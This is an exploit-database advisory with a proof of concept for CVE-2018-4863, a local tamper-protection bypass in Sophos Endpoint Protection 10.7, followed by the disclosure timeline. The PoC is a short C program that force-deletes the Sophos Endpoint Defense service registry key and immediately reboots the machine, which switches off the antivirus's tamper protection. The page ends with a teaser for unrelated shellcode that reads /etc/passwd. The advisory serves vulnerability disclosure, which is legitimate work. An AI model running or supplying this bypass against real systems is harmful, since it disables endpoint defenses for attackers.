Sophos Endpoint Protection 10.7 - Tamper-Protection Bypass

April 06, 2018

Exploit Collector

EDB-ID: 44410

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
Published: 2018-04-06

CVE: CVE-2018-4863

Type: Local

Platform: Windows



```
[+] Website: hyp3rlinx.altervista.org
[+] Source:  http://hyp3rlinx.altervista.org/advisories/SOPHOS-ENDPOINT-PROTECTION-v10.7-TAMPER-PROTECTION-BYP
[+] ISR: Apparition Security



Vendor:
=============
www.sophos.com



Product:
===========
Sophos Endpoint Protection v10.7

Sophos Endpoint Protection helps secure your workstation by adding prevention, detection, and response technol
Sophos Endpoint Protection is designed for workstations running Windows and macOS. It adds exploit technique m
anti-malware, web security, malicious traffic detection, and deep system cleanup.



Vulnerability Type:
===================
Tamper Protection Bypass


CVE Reference:
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CVE-2018-4863


Security Issue:
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Sophos Endpoint Protection offers an enhanced tamper protection mechanism disallowing changes to be made to th
by creating and setting a special registry key "SEDEnabled" as follows:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Sophos Endpoint Defense\TamperProtection\Config
Create the following registry key:
"SEDEnabled"=dword:00000001"
```

```
"HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\services\\Sophos Endpoint Defense\"

By deleting this key this bypasses the Sophos Endpoint "Enhanced Tamper Protection" once the system has been r
Attackers can then create arbitrary registry keys or edit keys and settings under the protected "tamper" prote
The issue undermines the integrity of the endpoint protection as deleting this key stops the tamper protect dr


SAV OPM customers are unaffected from 10.8.1 onwards, all Central managed customers customers are unaffected.
All SAV OPM Preview subscribers have had the fix since 2018-03-01.



Exploit/POC:
=============
Compile the below malicious POC "C" code and run on target, PC will reboot then we pwn.

gcc -o sophos-poc.exe sophos-poc.c

"sophos-poc.c"

/***SOPHOS ANTIVIRUS ENDPOINT ENHANCED TAMPER PROTECTION BYPASS
Even with "SEDEnabled"=dword:00000001" set in registry to prevent tampering
https://community.sophos.com/kb/en-us/124376
By hyp3rlinx **/

int main(void){
 system("reg delete \"HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\services\\Sophos Endpoint Defense\"  /f")
 system("shutdown -t 0 -r -f");
return 0;
}



Network Access:
===============
Local



Severity:
=========
High
```

```
Vendor Acknowledgement: December 12, 2017
Vendor release fixes: March 1, 2018
Vendor request additional time before disclosing.
additional time has passed.
April 4, 2018  : Public Disclosure



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hyp3rlinx
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Source: www.exploit-db.com

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

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



Linux/x86 Read /etc/passwd Shellcode

62 bytes small Linux/x86 read /etc/passwd shellcode.



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Attackers can exploit this vulnerability to execute arbitrary code in the …

corruption vulnerability.

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